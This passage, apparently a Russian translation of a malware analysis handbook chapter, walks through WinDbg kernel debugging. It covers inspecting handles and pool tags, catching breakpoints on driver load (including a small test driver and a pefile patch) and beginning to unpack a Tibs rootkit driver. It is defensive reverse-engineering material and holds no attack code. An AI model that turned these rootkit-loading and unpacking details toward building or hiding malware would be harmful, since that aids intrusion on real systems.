0008: Object: 822e0d68  GrantedAccess: 00100020 (Inherit)
000c: Object: e17b73c0  GrantedAccess: 001f0001
0010: Object: e161ee80  GrantedAccess: 001f0001
0014: Object: e10044d0  GrantedAccess: 000f000f
0018: Object: e1645030  GrantedAccess: 000f000f
001c: Object: 822396b8  GrantedAccess: 00100001
0020: Object: e163d148  GrantedAccess: 000f0001
0024: Object: e17ac030  GrantedAccess: 000f000f
0028: Object: 8222dbe8  GrantedAccess: 001f0003
002c: Object: 82285480  GrantedAccess: 001f0003
0030: Object: 8222b1b0  GrantedAccess: 001f0fff
0034: Object: 8222b1b0  GrantedAccess: 00000400
0038: Object: e16095f0  GrantedAccess: 001f0001
003c: Object: e1805298  GrantedAccess: 001f0001
0040: Object: e1609820  GrantedAccess: 001f0001
0044: Object: e1fb6eb0  GrantedAccess: 001f0001
0048: Object: 82136800  GrantedAccess: 001f0fff
004c: Object: 821d2a70  GrantedAccess: 00000400
```

Каждая строка содержит значение дескриптора, адрес объекта и маску предоставленного доступа. Важнее всего определить тип объекта, например файл или мьютекс, и его имя, если оно есть. Укажите конкретный дескриптор в `!handle` и максимальный уровень подробности:

```
kd> !handle 48 f
0048: Object: 82136800  GrantedAccess: 001f0fff Entry: e13e9090
Object: 82136800  Type: (823c8e70) Process
    ObjectHeader: 821367e8 (old version)
        HandleCount: 15  PointerCount: 336
```

Дескриптор 48 относится к объекту процесса, а значит, по адресу `82136800` находится `EPROCESS`. Процесс определяется так:

```
kd> !process 82136800 0
PROCESS 82136800  SessionId: 0  Cid: 02a8    Peb: 7ffdb000
    ParentCid: 0260
    DirBase: 0cf38000  ObjectTable: e15a1570  HandleCount: 577.
    Image: winlogon.exe
```

Итак, дескриптор 48 в `smss.exe` указывает на процесс `winlogon.exe`. На рисунке 14-7 Process Hacker подтверждает то же значение и интерпретацию.



Рисунок 14-7. Process Hacker подтверждает что дескриптор 48 относится к winlogon.exe

Рецепт 14-7. Исследование памяти ядра

В этом рецепте представлены команды WinDbg, часто используемые при исследовании драйверов и памяти ядра.

Перечисление загруженных модулей

Команда `lm` (list modules) перечисляет загруженные модули, их начальные и конечные адреса в памяти ядра и имена файлов на диске. Для дополнительных сведений о заголовке PE передайте базовый адрес модуля команде `!dh` или `!lmi`.

```
kd> lm f
start    end        module name
804d7000 806ed700   nt       ntoskrnl.exe
806ee000 8070e300   hal      halaacpi.dll
b22c8000 b2308a80   HTTP     \SystemRoot\System32\Drivers\HTTP.sys
b2651000 b26a2880   srv      \SystemRoot\system32\DRIVERS\srv.sys
[...]
```

```
kd> !dh b22c8000

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       7 number of sections
480256BC time date stamp Sun Apr 13 14:53:48 2008

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
     10E characteristics
            Executable
            Line numbers stripped
            Symbols stripped
            32 bit word machine

OPTIONAL HEADER VALUES
     10B magic #
    7.10 linker version
   34500 size of code
    C280 size of initialized data
       0 size of uninitialized data
   3B757 address of entry point
[...]
```

Просмотр использования пула

Многие драйверы выделяют память ядра функцией `ExAllocatePoolWithTag`. Они задают размер блока, тип памяти, например страничный или нестраничный пул, и четырёхбайтовый ASCII-тег, связываемый с памятью.

```
PVOID ExAllocatePoolWithTag(
    IN POOL_TYPE PoolType,
    IN SIZE_T NumberOfBytes,
    IN ULONG Tag
);
```

Параметры:

• `PoolType` - тип выделяемой памяти пула: `PagedPool`, `NonPagedPool` и прочие;
• `NumberOfBytes` - число выделяемых байтов;
• `Tag` - четырёхбайтовый ASCII-тег выделенной памяти.

Microsoft разрешает драйверам связывать собственные теги с блоками памяти, упрощая такие задачи отладки, как поиск источника утечки. Подробнее см. *Who's Using the Pool?*.[7] В пользовательском режиме найти потребляющее память приложение просто, поскольку средства наблюдения показывают объём по процессам. Драйверы ядра используют общие пулы, и изолировать драйвер, постоянно забывающий освободить память, сложнее.

Чтобы воспользоваться тегами, сначала включите их поддержку в ядре; изменение вступит в силу после перезагрузки. Затем можно вывести статистику занятой каждым тегом памяти и найти выделяющий её драйвер.

Включить теги пула можно несколькими способами:

• редактором глобальных флагов `gflags.exe`, поставляемым с WDK;
• расширением WinDbg `!gflag`:

```
kd> !gflag + ptg
Current NtGlobalFlag contents: 0x00000400
    ptg - Enable pool tagging
```

• программой `Pooltag.exe` из Windows Driver Kit, показанной на рисунке 14-8.




Рисунок 14-8. PoolTag включает теги пула в ядре

После включения любым способом можно вывести статистику использования системного пула. На рисунке 14-9 `Pooltag.exe` сортирует записи по числу занятых байтов от большего к меньшему; больше всего памяти связано с тегом `Gh05`.




Рисунок 14-9. Пулы с тегом Gh05 занимают больше всего памяти

Сходную статистику выводит расширение WinDbg `!poolused`. Ниже пулы отсортированы по алфавиту тегов, вместе с назначением и исходным драйвером. Описания читаются из текстового файла `pooltag.txt` формата `<pooltag> - <driver> - <description>`, поэтому список известных тегов можно дополнять.

```
kd> !poolused
  Sorting by  Tag

  Pool Used:
           NonPaged            Paged
 Tag    Allocs     Used    Allocs     Used
 8042        4     3944         0        0  PS/2 kb and mouse,
```

```
                                          Binary: i8042prt.sys
AcdN        2     1072         0        0  TDI AcdObjectInfoG
AcpA        3      192         1      504  ACPI arbiter data,
                                          Binary: acpi.sys
AcpB        0        0         4      832  ACPI buffer data,
                                          Binary: acpi.sys
[...]
Gh04        0        0        22     8368  GDITAG_HMGR_SPRITE_TYPE,
                                          Binary: win32k.sys
Gh05        0        0       332  3488008  GDITAG_HMGR_SPRITE_TYPE,
                                          Binary: win32k.sys
Gh08        0        0         8     8016  GDITAG_HMGR_SPRITE_TYPE,
                                          Binary: win32k.sys
Gh09        0        0         1      616  GDITAG_HMGR_SPRITE_TYPE,
                                          Binary: win32k.sys
Gh0<        0        0       105     3360  GDITAG_HMGR_SPRITE_TYPE,
                                          Binary: win32k.sys
[...]
Proc       27    17280         0        0  Process objects,
                                          Binary: nt!ps
PsQb        9      648         0        0  Process quota block,
                                          Binary: nt!ps
```

Теги `Gh05` связаны с памятью `win32k.sys`, то есть, вероятно, с объектами GDI. По тегам также видно множество объектов процессов `Proc` в нестраничной памяти.

Поиск выделений пула

Зная интересующий или подозрительный тег, расширением `!poolfind` можно найти адреса всех связанных блоков памяти. Следующая команда ищет пулы с тегом `Proc`. Если руткит вызвал `ExAllocatePoolWithTag` с тегом вроде `l33t`, аналогичная команда найдёт всю выделенную им память ядра.

```
kd> !poolfind Proc 0

Scanning large pool allocation table for Tag: Proc (823ec000 : 823f8000)
Searching NonPaged pool (81337000 : 82400000) for Tag: Proc

81f99d80 size:    8 previous size:   38  (Free)      Pro.
81fbebc0 size:  280 previous size:  278  (Allocated) Proc (Protected)
81fc3680 size:  280 previous size:   30  (Allocated) Proc (Protected)
81fc9d80 size:  280 previous size:   98  (Free)      Pro.
81fd5588 size:  280 previous size:  108  (Allocated) Proc (Protected)
81ff0930 size:    8 previous size:   40  (Free)      Pro.
81ffd688 size:  280 previous size:    8  (Allocated) Proc (Protected)
82000770 size:  280 previous size:   40  (Allocated) Proc (Protected)
[...]
```

Некоторые найденные блоки свободны и, возможно, ранее принадлежали завершившимся процессам; другие выделены и защищены, вероятно, для активных процессов. Поскольку структура объекта процесса известна как `_EPROCESS`, её можно применить к каждому выделению. Имя процесса для блока по `81fbebc0` определяется так:

```
kd> dt _EPROCESS 81fbebc0 + 8 + 18
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER 0x1cada55`d9ffb16e
   +0x078 ExitTime         : _LARGE_INTEGER 0x0
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : 0x00000120
   [...]
   +0x168 Filler           : 0
   +0x170 Session          : 0xf8a94000
   +0x174 ImageFileName    : [16] "sqlservr.exe"
```

```
    +0x184 JobLinks         : _LIST_ENTRY [ 0x0 - 0x0 ]
    +0x18c LockedPagesList  : (null)
```

Почему к адресу выделения прибавлены 8 и 18 шестнадцатеричных байтов? Каждый пул начинается со структуры `_POOL_HEADER`, занимающей 8 байтов в использованной Windows XP. Для объектов процессов за ней следует 18-байтовая `_OBJECT_HEADER`, а затем начинается `_EPROCESS`.

Поиск тега пула по адресу

Команда `!pool` выполняет обратный поиск по адресу. Если назначение адреса неизвестно, запросите связанный тег:

```
kd> !pool 81f4b270
Pool page 81f4b270 region is Nonpaged pool
 81f4b000 size:  1d0 previous size:    0  (Free)       Irp
 81f4b1d0 size:   30 previous size:  1d0  (Allocated)  Even (Protected)
 81f4b200 size:   10 previous size:   30  (Free)       Irp
 81f4b210 size:   30 previous size:   10  (Allocated)  Vad
 81f4b240 size:   30 previous size:   30  (Allocated)  Vad
*81f4b270 size:   10 previous size:   30  (Free)      *File
     Pooltag File : File objects
 81f4b280 size:   98 previous size:   10  (Allocated)  File (Protected)
 81f4b318 size:   40 previous size:   98  (Allocated)  Vadl
```

Адрес `81f4b270` находится в пуле с тегом `File`, поэтому пул, вероятно, содержит структуру `_FILE_OBJECT`.

Дополнительные сведения

О тегах пулов следует помнить:

• стандартный `pooltag.txt` описывает теги большинства драйверов Microsoft, но не всех сторонних драйверов и тем более руткитов. Если драйвер не упакован, связанный файл можно найти поиском `.sys` в `system32\drivers`, содержащего четырёхбайтовый ASCII-тег. См. *How to find pool tags used by third-party drivers*;[8]
• ядро не запрещает руткиту применять тег законного назначения. Например, он может выделить нестраничную память с тегом `Proc` для списка серверов управления. Такие случаи обнаруживаются проверкой правдоподобия содержимого, как делают средства криминалистического анализа памяти для уменьшения ложных срабатываний. Можно проверить допустимость PID с учётом максимального числа процессов системы; см. *Pushing the Limits of Windows: Processes and Threads*.[9] Значение вроде `0xF7175511` означает, что пул `Proc` содержит старый частично перезаписанный объект или вообще никогда не содержал процесс. Кроме того, руткит может вызвать `ExAllocatePool`, который тег не назначает;
• подробнее о заголовках пулов и объектов см. работу Андреаса Шустера (Andreas Schuster) *Searching for processes and threads in Microsoft Windows memory dumps*.[10] Если структура объекта неизвестна или память вообще не содержит объекта, исследуйте её командами `db` и `dd`.

Рецепт 14-8. Перехват точек останова при загрузке драйвера

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

Лучше всего начинать отладку драйвера руткита с точки входа - по той же причине, что и для процессов. Если до получения управления отладчиком выполнится хотя бы несколько инструкций, программа может отключить отладчик или завершить установку раньше, чем вы успеете её исследовать.

Проблема в том, что адрес точки входа неизвестен до загрузки драйвера. Нельзя просто сложить `ImageBase` и `AddressOfEntryPoint` из его заголовка PE, как для Win32 EXE. Исполняемый файл загружается первым в собственное адресное пространство, где конфликтов быть не должно. Драйверы же совместно используют одно пространство со всеми другими драйверами, поэтому требуют перебазирования.

Способ перехвата зависит от способа загрузки драйвера. Вредоносная программа может использовать:

• **ZwLoadDriver:** загрузка драйвера вызовом этого API в Windows XP и новее;
• **службы:** установка драйвера как службы и её запуск;
• **ZwSetSystemInformation:** вызов этого API с классом `SystemLoadAndCallImage`.

Таблица 14-3. Способы перехвата точек останова при загрузке драйвера

Способ	Преимущество	Недостаток
Отложенная точка останова	Работает со всеми способами загрузки.	Требует заранее знать имя драйвера и адрес точки входа.
Жёстко заданная точка останова	Не зависит от WinDbg и работает со всеми способами загрузки.	Требует обновить CRC; не работает с подписанными драйверами; нужен доступ к файлу драйвера до загрузки.
Загрузка тестового драйвера	Не зависит от WinDbg.	Для разных способов загрузки нужны отдельные точки останова; тестовый драйвер может потребоваться перекомпилировать для целевой платформы.
Исключения событий	Не требует заранее знать имя драйвера или иметь доступ к файлу; работает со всеми способами загрузки.	После перехвата исключения нужны несколько дополнительных команд.

Для анализа драйвер необходимо уметь загружать. Возможные способы:

• создать для него службу командой `sc.exe`;[11]
• в Process Hacker выбрать **Tools > Create Service**;
• воспользоваться графической утилитой DLoad[12] с Code Project, загружающей через `ZwLoadDriver`, `ZwSetSystemInformation` или службы;
• дважды щёлкнуть вредоносную программу, устанавливающую нужный драйвер.

Отложенные точки останова

Отложенные точки устанавливаются командой `bu`, где `u` означает unresolved, что здесь равнозначно deferred. WinDbg позволяет задать такую точку до загрузки целевого драйвера. При каждой последующей загрузке нового драйвера отладчик проверяет наличие нужной процедуры, преобразует её имя в адрес и устанавливает точку.

Допустим, драйвер называется `mydriver.sys` и содержит функцию `DriverEntry`. В выводе `bl` имя процедуры заключено в скобки: WinDbg пока не разрешил его ни в одном загруженном драйвере, что и ожидалось.

```
kd> bu mydriver!DriverEntry
kd> bl
 0 eu             0001 (0001) (mydriver!DriverEntry)
```

Разрешите цели выполняться командой g, затем загрузите на ней mydriver.sys. Точка должна сработать:

```
kd> g
Breakpoint 0 hit
mydriver!DriverEntry:
f8c534b0 8bff            mov     edi,edi
```

Недостаток в том, что драйвер не обязан экспортировать функцию DriverEntry: программист может назвать её как угодно. Поэтому точка по этому имени часто не сработает, и драйвер продолжит неконтролируемое выполнение.

Чтобы избежать этого, найдите AddressOfEntryPoint в заголовке PE драйвера и задайте точку по относительному смещению от имени драйвера. Это устраняет зависимость от имени функции. Если AddressOfEntryPoint равен 0x605:

```
kd> bu mydriver+605
kd> bl
 0 eu             0001 (0001) (mydriver+605)
```

Имя драйвера и AddressOfEntryPoint всё равно нужно знать заранее, а для второго требуется разобрать заголовок PE до загрузки. Если программа каждый раз сохраняет драйвер со случайным именем или блокирует доступ к файлу, сначала найдите и извлеките его средством против руткитов вроде GMER.

Жёстко заданные точки останова

Встроив точку останова в файл драйвера на диске, можно гарантированно перехватить его загрузку. Специальная настройка отладчика не нужна, но файл придётся изменить. В частности, требуется найти значение AddressOfEntryPoint драйвера и заменить первый байт функции значением 0xCC, то есть программной точкой останова INT 3. Следующие команды показывают, как внести требуемые изменения с помощью pefile, а затем обновить контрольную сумму CRC, без чего некоторые версии Windows полностью отклонят драйвер. Обязательно сохраните исходный перезаписываемый байт: после загрузки драйвера его потребуется восстановить.

```
$ python
>>> import pefile
>>> pe = pefile.PE("mydriver.sys")
>>> orig_byte = pe.get_data(pe.OPTIONAL_HEADER.AddressOfEntryPoint, 1)
>>> print "Original: %x" % ord(orig_byte)
Original: 8b
>>> pe.set_bytes_at_rva(pe.OPTIONAL_HEADER.AddressOfEntryPoint,
...     chr(0xCC))
True
>>> pe.OPTIONAL_HEADER.CheckSum = pe.generate_checksum()
>>> pe.write("output.sys")
```

После применения исправления точка останова в функции входа должна сработать независимо от способа загрузки драйвера. Командой WinDbg eb (edit byte) восстановите исходный байт, заменённый значением 0xCC, после чего можно продолжить отладку драйвера.

```
kd> g
Break instruction exception - code 80000003 (first chance)
output+0x605:
bfaf1605 cc            int     3
kd> u eip
output+0x605:
bfaf1605 cc            int     3
```

```
bfaf1606 ff558b        call    dword ptr [ebp-75h]
bfaf1609 ec            in      al,dx
bfaf160a a18415afbf    mov     eax,dword ptr [output+0x584 (bfaF1484)]
bfaf160f 85c0          test    eax,eax
bfaf1611 b940bb0000    mov     ecx,0BB40h
bfaf1616 7404          je      output+0x61c (bfaf161c)
bfaf1618 3bc1          cmp     eax,ecx
kd> eb bfaf1605 8b
kd> u eip
output+0x605:
bfaf1605 8bff          mov     edi,edi
bfaf1607 55            push    ebp
bfaf1608 8bec          mov     ebp,esp
bfaf160a a18415afbf    mov     eax,dword ptr [output+0x584 (bfaF1484)]
bfaf160f 85c0          test    eax,eax
bfaf1611 b940bb0000    mov     ecx,0BB40h
bfaf1616 7404          je      output+0x61c (bfaf161c)
bfaf1618 3bc1          cmp     eax,ecx
```

Недостаток жёстко заданных точек останова состоит в том, что до загрузки нужен доступ к файлу драйвера на диске. Если исследуемая вредоносная программа создаёт драйвер на лету, а затем загружает его, возможно, сначала придётся извлечь этот драйвер. Кроме того, метод не работает с драйверами, имеющими криптографическую подпись.

Загрузка тестового драйвера

Этот метод предусматривает загрузку тестового драйвера в целевой системе до выполнения вредоносной программы. При загрузке тестовый драйвер исследует стек и определяет, какая инструкция вызвала его точку входа; адрес этой инструкции затем можно использовать как адрес точки останова. Если вредоносная программа загружает вредоносный драйвер тем же способом, которым был загружен тестовый драйвер, точка останова сработает в нужный момент: непосредственно перед вызовом точки входа вредоносного драйвера.

Ниже приведён исходный код тестового драйвера `DriverEntryFinder`, находящегося на DVD.

```
#include "ntddk.h"
#include <stdio.h>

NTSTATUS DriverUnload(IN PDRIVER_OBJECT DriverObject)
{
    return 0;
}

NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT DriverObj,
    IN PUNICODE_STRING DriverReg)
{
    int RETADDR;

    // look on the stack to see who called us...
    // the return address for the caller should
    // be at +12 bytes relative to the ESP register

    __asm  {
        push edx
        mov edx, [esp+12]
        mov [RETADDR], edx
        pop edx
    };

    DbgPrint("The BP address depends on your load method:\n");
    DbgPrint("  1 - ZwLoadDriver\n");
    DbgPrint("  2 - Services\n");
    DbgPrint("  3 - ZwSystemSystemInformation\n");
    DbgPrint("BP address if you used 1 or 2: 0x%x\n", RETADDR-3);
```

```
    DbgPrint("BP address if you used 3:      0x%x\n", RETADDR-2);

    DriverObj->DriverUnload = DriverUnload;
    return STATUS_SUCCESS;
}
```

Чтобы использовать `DriverEntryFinder`, просто загрузите его в целевой системе выбранным способом: через `ZwLoadDriver`, `ZwSetSystemInformation` или службы. Как указано в таблице 14-3, адрес точки останова зависит от способа загрузки драйвера. При использовании `ZwLoadDriver` или служб адрес находится внутри функции `nt!IopLoadDriver`. При использовании `nt!ZwSetSystemInformation` он находится внутри `nt!ZwSetSystemInformation`. Поэтому с помощью `DriverEntryFinder` следует определить все возможные адреса точек останова, если только уже не известно, какой способ применяет исследуемый образец.

Если WinDbg уже подключён к целевой системе, вывод `DriverEntryFinder` появится в окне WinDbg. В противном случае его можно просмотреть с помощью DebugView.

```
kd> g
The BP address depends on your load method:
  1 - ZwLoadDriver
  2 - Services
  3 - ZwSystemSystemInformation
BP address if you used 1 or 2: 0x805a39aa
BP address if you used 3:      0x805a39ab
kd> ln 0x805a39aa
(805a35a9)   nt!IopLoadDriver+0x66a
kd> u 0x805a39aa
nt!IopLoadDriver+0x66a:
805a39aa ff572c          call    dword ptr [edi+2Ch]
kd> bp nt!IopLoadDriver+0x66a
```

Программа выводит два адреса BP. Выбрать правильный нужно в соответствии со способом загрузки драйвера. Например, для `ZwLoadDriver` (способ 1) правильный адрес BP равен `0x805a39aa`. Находящаяся по этому адресу инструкция `call` передаёт управление точке входа драйвера.

Исключения событий

Можно настроить обработку событий в WinDbg, включая реакцию отладчика на загрузку новых драйверов, запуск новых процессов и потоков и так далее. Вероятно, это самый прямой способ перехватить загрузку драйвера точкой останова. Чтобы просмотреть текущую обработку отдельных событий в WinDbg, используйте команду `sx` (set exception):

```
kd> sx
  ct - Create thread - ignore
  et - Exit thread - ignore
 cpr - Create process - ignore
 epr - Exit process - ignore
  ld - Load module - ignore
  ud - Unload module - ignore
 ser - System error - ignore
 ibp - Initial breakpoint - ignore
 iml - Initial module load - ignore
 out - Debuggee output - output
 [...]
```

Как видно, WinDbg игнорирует событие загрузки модуля. В данном случае модуль является синонимом драйвера, хотя этим словом также могут обозначаться пользовательские DLL. Чтобы получать управление при каждой загрузке нового модуля, измените настройку следующим образом:

```
kd> sxe ld
kd> sx
  ct - Create thread - ignore
```

```
  et - Exit thread - ignore
 cpr - Create process - ignore
 epr - Exit process - ignore
  ld - Load module - break
  ud - Unload module - ignore
 ser - System error - ignore
 ibp - Initial breakpoint - ignore
 iml - Initial module load - ignore
 out - Debuggee output - output
 [...]
```

Большинство событий принимает аргументы, поэтому WinDbg можно заставить останавливаться не при загрузке любого драйвера или запуске любого процесса, а только при совпадении имени. Однако если имя загружаемого драйвера неизвестно, достаточно команды `sxe ld`: WinDbg будет останавливаться при загрузке всех драйверов. После её ввода выполните вредоносную программу, загружающую драйвер. Должен появиться примерно такой результат:

```
kd> g
nt!DebugService2+0x10:
80506d3e cc              int     3
```

Теперь найдите только что загруженный драйвер и установите обычную точку останова по адресу его точки входа.

```
kd> lm n
start    end        module name
804d7000 806ed700   nt       ntoskrnl.exe
806ee000 8070e300   hal      halaacpi.dll
b21cd000 b220da80   HTTP     HTTP.sys
bfaf3000 bfaf3780   mydriver mydriver.sys
[...]

kd> !dh -a bfaf3000

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       5 number of sections
4AA83235 time date stamp Wed Sep 09 18:54:45 2009

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
     10E characteristics
            Executable
            Line numbers stripped
            Symbols stripped
            32 bit word machine

OPTIONAL HEADER VALUES
     10B magic #
    7.10 linker version
     180 size of code
     180 size of initialized data
       0 size of uninitialized data
     605 address of entry point
[...]

kd> bp mydriver+605
kd> bl
 0 e bfaf3605     0001 (0001) mydriver+0x605
kd> g
Breakpoint 0 hit
mydriver+0x605:
bfaf3605 8bff            mov     edi,edi
```

Адрес `bfaf3605` является адресом точки входа `mydriver.sys`. В системе могут быть загружены сотни драйверов, и без знания их имён будет трудно заметить новый драйвер, вызвавший точку

останова. В этом случае перед выполнением вредоносной программы сохраните вывод `lm n` командой `.logopen`, рассмотренной в рецепте 14-5. После срабатывания точки останова снова выполните `lm n` и примените `diff` к файлу журнала, чтобы определить новый драйвер.

Рецепт 14-9. Распаковка драйверов до OEP

Если указания предыдущего рецепта выполнены, можно запустить вредоносную программу в целевой системе и ожидать остановки при загрузке нового драйвера. Это позволяет исследовать параметры загрузки, распаковать драйвер и с помощью отладки понять его поведение во время выполнения. Стоит отметить, что при большой удаче упакованный драйвер, не вызывающий API во время распаковки, удастся распаковать пользовательским отладчиком; см. блог inReverse.[13] В этом рецепте используется вариант вредоносной программы Tibs, дополнительные сведения о котором доступны на сайте ThreatExpert.[14]

Исследование объекта драйвера

Сначала командой `g` (go) убедитесь, что целевая система работает. Затем выполните в ней вредоносную программу. Если драйвер загружен через `ZwLoadDriver` или службы, появится примерно такой результат:

```
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x66a:
805a39aa ff572c          call    dword ptr [edi+2Ch]
```

Прежде чем двигаться дальше, можно приостановиться и собрать сведения о загружаемом драйвере. Значение регистра `edi` является указателем на структуру `_DRIVER_OBJECT` этого драйвера. Почему инструкция в `IopLoadDriver` вызывает элемент структуры по смещению `2Ch`? Посмотрим:

```
kd> dt _DRIVER_OBJECT [edi]
nt!_DRIVER_OBJECT
   +0x000 Type             : 4
   +0x002 Size             : 168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 2
   +0x00c DriverStart      : 0xb2034000
   +0x010 DriverSize       : 0x25880
   +0x014 DriverSection    : 0x820e2da0
   +0x018 DriverExtension  : 0x8205e2f0 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING
                          "\Driver\windev-6ec4-1ec9"
   +0x024 HardwareDatabase : 0x8068fa90 _UNICODE_STRING
                          "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xb2058a00
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0x804fa87e
                         nt!IopInvalidDeviceRequest+0
```

Вывод показывает, что значение `DriverInit`, то есть функции входа драйвера, находится по смещению `2Ch` структуры `_DRIVER_OBJECT`; поэтому `IopLoadDriver` и вызывает его. Также видны следующие сведения о драйвере:

• **DeviceObject.** Сейчас этот элемент равен `NULL`: драйвер ещё не инициализировал устройства, например через `IoCreateDevice` или `IoCreateDeviceSecure`. Если драйвер вообще создаёт

устройства, обычно он делает это в ещё не выполненной функции DriverEntry, поэтому пока здесь находится NULL.
• **DriverStart.** Адрес загрузки драйвера в памяти ядра.
• **DriverSize.** Размер двоичного образа драйвера в памяти в байтах, соответствующий полю SizeOfImage заголовка PE.
• **DriverName.** Имя драйвера.
• **DriverInit.** Адрес функции входа драйвера.
• **DriverUnload.** Виртуальный адрес функции, вызываемой при выгрузке драйвера. Здесь значение равно NULL, поскольку драйвер ещё не выполнялся достаточно долго, чтобы установить функцию выгрузки.
• **MajorFunction.** Массив из 28 обработчиков IRP (Input/Output Request Packet), пока инициализированных стандартной функцией nt!IopInvalidDeviceRequest.

Чтобы из точки останова в IopLoadDriver перейти к функции входа драйвера, достаточно выполнить одну инструкцию: call dword ptr [edi+2Ch]. Команда t (trace) выполняет одну инструкцию, а затем выводит местоположение и дизассемблированное представление следующей:

```
kd> t
windev_6ec4_1ec9+0x24a00:
b2058a00 e81c000000      call    windev_6ec4_1ec9+0x24a21 (b2058a21)
```

Вывод показывает, что новый драйвер называется windev_6ec4_1ec9.sys. Следующая инструкция находится по адресу b2058a00, совпадающему со значением элемента DriverInit структуры _DRIVER_OBJECT. Значит, достигнута функция входа драйвера. Однако это не обязательно исходная точка входа, существовавшая до упаковки.

Первый этап распаковки

Microsoft определила функцию входа драйвера следующим образом:

```
NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT   DriverObject,
    IN PUNICODE_STRING  RegistryPath
);
```

Важно помнить, что первым параметром функции передаётся указатель на собственную структуру _DRIVER_OBJECT драйвера. Дизассемблировать функцию входа целиком можно так:

```
kd> uf .
windev_6ec4_1ec9+0x24a00:
b2058a00 e81c000000      call    windev_6ec4_1ec9+0x24a21 (b2058a21)
b2058a05 60              pushad
b2058a06 b97c040000      mov     ecx,47Ch ; this is the loop counter

windev_6ec4_1ec9+0x24a0b:
b2058a0b 812a7338483f    sub     dword ptr [edx],3F483873h ; unpack key
b2058a11 83c204          add     edx,4 ; scan to next 4 bytes
b2058a14 83e904          sub     ecx,4 ; subtract 4 from the loop counter
b2058a17 85c9            test    ecx,ecx ; is the counter zero?
b2058a19 75f0            jne     windev_6ec4_1ec9+0x24a0b (b2058a0b)

windev_6ec4_1ec9+0x24a1b:
b2058a1b 61              popad
b2058a1c 83c208          add     edx,8
b2058a1f ffe2            jmp     edx ; jump to unpacked code
```

Точка входа вызывает функцию по адресу b2058a21, которую тоже можно исследовать:

```
kd> uf b2058a21
windev_6ec4_1ec9+0x24a21:
; moves the DriverObject into edx
b2058a21 8b542408        mov     edx,dword ptr [esp+8]
```

```
; moves the DriverObject->DriverStart into edx
b2058a25 8b520c          mov     edx,dword ptr [edx+0Ch]
b2058a28 81c280530200    add     edx,25380h
b2058a2e b835580200      mov     eax,25835h
b2058a33 c3              ret
```

